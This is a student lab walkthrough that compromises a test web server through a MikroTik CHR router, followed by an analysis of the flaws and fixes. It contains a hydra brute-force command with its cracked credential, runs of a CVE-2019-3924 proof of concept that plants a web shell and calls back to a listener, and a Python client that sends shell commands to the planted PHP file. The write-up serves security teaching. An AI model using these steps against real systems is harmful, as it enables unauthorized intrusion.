





Web application

Author: Denis Humeniuk

Lab:

- 1) Connect Kali to Nat network, Victim - to Host-only network and configure CHR with RouterOS



To configure we run following commands in RouterOS (to login we use admin user with no password):

```
/interface list
add name=WAN
add name=LAN
/interface wireless security-profiles
set [ find default=yes ] supplicant-identity=MikroTik
```

```

/ip pool
add name=lan-pool ranges=192.168.56.0-192.168.56.254
add name=dhcp_pool1 ranges=192.168.56.2-192.168.56.254
/ip dhcp-server
add address-pool=dhcp_pool1 disabled=no interface=ether2 name=dhcp1
/dude
set enabled=yes
/interface list member
add interface=ether1 list=WAN
add interface=ether2 list=LAN
/ip address
add address=192.168.56.1/24 interface=ether2 network=192.168.56.0
add address=10.0.2.1/24 interface=ether1 network=10.0.2.0
/ip dhcp-client
add dhcp-options=hostname,clientid disabled=no interface=ether1
/ip dhcp-server network
add address=192.168.56.0/24 gateway=192.168.56.1
/ip firewall nat
add action=masquerade chain=srcnat out-interface-list=WAN
/ip route
add distance=1 dst-address=192.168.100.0/24 gateway=10.0.2.1

```

2) Run hydra with burp suite to get the name and password

This github with passwords was used - [danielmiessler/SecLists: SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more.](#)


```

kali@kali: ~/Desktop
$ hydra -l /home/kali/Desktop/users.txt -P /home/kali/Desktop/filtered.txt 192.168.56.108 http-post-form '/login.php:username=^USER^&password=^PASS^&wp-submit=Log+In:F=Invalid username'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-04 14:41:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5988 login tries (l:6/p:998), ~375 tries per task
[DATA] attacking http-post-form://192.168.56.108:80/login.php:username=^USER^&password=^PASS^&wp-submit=Log+In:F=Invalid username
[80][http-post-form] host: 192.168.56.108 login: adm password: DI0SESFIEU
[STATUS] 4585.00 tries/min, 4585 tries in 00:01h, 1403 to do in 00:01h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

```

3) Then login with found password



4) Then we need to abuse CVE-2019-3924 on the MikroTik CHR

We are using the program from repo - [tenable/routeros: RouterOS Security Research Tooling and Proof of Concepts](https://github.com/tenable/routeros)

Path to the project to build - poc/cve-2019-3924/

It was changed for completing following lab, so the source code is in the same repo in the folder routeros-master

What it does:

- Talks to the MikroTik router on Winbox port 8291
- Uses the CVE-2019-3924 (uses channel 104) to sneak a.php file into the victim alpine web-server.
- As I researched this channel only tells the result status of command (success/fail)
- I was researching it cause I wanted to get the reverse shell but in the result I figured out that I will need some “кастиль” for it

```
(kali@kali)-[~/routeros-master/poc/cve_2019_3924/build]
└─$ ./nvr_rev_shell --proxy_ip 10.0.2.11 --proxy_port 8291 --target_ip 192.168.56.108 --target_port 80 --listening_ip 10.0.2.15 --listening_port 4444
[!] Running in exploitation mode
[*] Attempting to connect to a MikroTik router at 10.0.2.11:8291
[*] Connected!
[*] Looking for a NUVO NVR at 192.168.56.108:80
[*] Found a NUVO NVR!
[*] Uploading a webshell
Error receiving a response.
[-] Failed to upload the shell.

(kali@kali)-[~/routeros-master/poc/cve_2019_3924/build]
└─$ ./nvr_rev_shell --proxy_ip 10.0.2.11 --proxy_port 8291 --target_ip 192.168.56.108 --target_port 80 --listening_ip 10.0.2.15 --listening_port 4444
[!] Running in exploitation mode
[*] Attempting to connect to a MikroTik router at 10.0.2.11:8291
[*] Connected!
[*] Looking for a NUVO NVR at 192.168.56.108:80
Error receiving a response.
[-] The target isn't a NUVO NVR.

(kali@kali)-[~/routeros-master/poc/cve_2019_3924/build]
└─$ ./nvr_rev_shell --proxy_ip 10.0.2.11 --proxy_port 8291 --target_ip 192.168.56.108 --target_port 80 --listening_ip 10.0.2.15 --listening_port 4444
[!] Running in exploitation mode
[*] Attempting to connect to a MikroTik router at 10.0.2.11:8291
[*] Connected!
[*] Looking for a NUVO NVR at 192.168.56.108:80
[*] Found a NUVO NVR!
[*] Uploading a webshell
[*] Executing a reverse shell to 10.0.2.15:4444
[*] Done!
```

I was getting such error:

```
[+] Connected.  
[+] Looking for a NUUO NVR at 192.168.56.108:80  
Error receiving a response.  
[-] The target isn't a NUUO NVR.
```

To solve this I was just running the script until it worked

5) Python client for the interactive shell

So after it we do not get the reverse shell we can write personal helper to get it

I did it with python

Here is its code (it also will be uploaded to the repo):

```
import argparse  
import sys  
import urllib.parse  
import requests  
  
def parse_cli() -> str:  
    parser = argparse.ArgumentParser(  
        description="reverse-shell over HTTP"  
    )  
    parser.add_argument(  
        "target",  
        help="Target in the form <host> or <host:port>, e.g. 10.0.2.4 or 10.0.2.4:8080",  
    )  
    args = parser.parse_args()  
    return args.target  
  
def build_url(target: str) -> str:  
    return f"http://{target}/a.php"  
  
def main() -> None:  
    target = parse_cli()  
    url = build_url(target)  
  
    print(f"[+] Connected. Sending commands to {url}?a=<CMD>")  
    try:  
        while True:  
            cmd = input("shell> ").strip()
```

```

if cmd.lower() in {"exit", "quit"}:
    break
if not cmd:
    continue


encoded = urllib.parse.quote(cmd, safe="")
try:
    r = requests.get(f"{url}?a={encoded}", timeout=15)
    print(r.text.rstrip())
except requests.RequestException as e:
    print(f"[!] HTTP error: {e}", file=sys.stderr)

except KeyboardInterrupt:
    pass
finally:
    print("\n[+] Bye!")

if __name__ == "__main__":
    main()

```

After executing it we can finally get the flag:



```

(kali@kali)-[~/Desktop]
└─$ python reverse_shell.py 192.168.56.108:80
[+] Connected. Sending commands to http://192.168.56.108:80/a.php?a=<CMD>
shell> ls
a.php
api_upload.php
check_session.php
config.php
db_config.php
flag.txt
index.php
init.php
login.php
logout.php
upload.php
shell> cat flag.txt
eZzvz6A/3RQc0yppyrJA1X9LcC5S0smgZZhV3UAbVlwT1G+kiwW42jjWD138nvFsJXKnubsI4nMEy7EfFj3Zb6uLCHYLn3j2N9EF/WWgATp10fCPASo929ERLKtvL1ipprLtTj+gQm9o/ebZrJ6ha7BqSrp
PnDg+VWR+XkYQyZLn40ZMNEz32/VUbGm2bCS6Jtmho06I/EZ+EtN/3pVBXL18otiZAqj0g4LVQ5zrY7xDQpyRMuqDZP1wz84j+ZM
shell>

```

6) What' wrong here?

a) Mikrotik CHR

i) Winbox Vulnerability (CVE-2019-3924)

The Winbox protocol (port 8291) has a serious vulnerability: it allows sending data without proper authorization through the internal channel (channel 104). This lets us as an attacker send packets from the MikroTik router to any device on the local network. This is exactly what we do in our lab.

ii) It does not perform normal encryption

The Winbox doesn't use SSL/TLS, so all the traffic we send is sent in plain text. In our lab, this means that the commands we send to the internal network through MikroTik could be intercepted if someone is listening on the network.

In addition, Winbox doesn't keep detailed logs, so any "bad" actions that we are performing will go unnoticed by the router owner.

b) Web site

i) **We can upload any file or script (site does not validate what we are sending)**

The `/api_upload` endpoint accepts any file (and of course we are sending the .php script here). This allows us to upload and execute a web shell using this gap.

ii) **PHPSESSID is static**

When a user gets the PHPSESSID, they can use it to enter the site without logging in again.

This is bad because it lets an attacker stay logged in for a long time and do harmful things. Exactly what we did in the lab - uploaded the web shell.

7) What can be done to solve the problems?

a) Mikrotik CHR

i) **Update RouterOS**

Install version 6.44.6 or higher, where this vulnerability is fixed

ii) **Add logging feature to Winbox session**

Logging can help detect suspicious activity early, so it will be easier to see what is going on. Because we know that even if we solve this problem, we can probably face another one

iii) **Block port 8291**

Restrict access to the Winbox port 8291 to internal interfaces only. This way any user in the network will not be able to send packages. It adds more security for the process

iv) **Enable TLS for Winbox**

This way the traffic will be encrypted. More security to the process!

b) Web site

i) **Validate file types when uploading**

Allow only safe file extensions and block all of the executable types

ii) **Limit session duration**

Make normal session management functionality. The easiest first step - make session expire after some time of inactivity

iii) **Store uploaded files outside**

A separate service for storing files should be implemented. This will prevent direct access to uploaded scripts. This service also must also check whether the user has permission to access files that they want to access

Sources

1. Video in MS Teams
2. [MikroTik Firewall & NAT Bypass. Exploitation from WAN to LAN | by Jacob Baines | Tenable TechBlog | Medium](#) (here the configurations are built different way, but I was looking here to find some good thoughts)
3. [MikroTik Routers and Wireless - Security](#)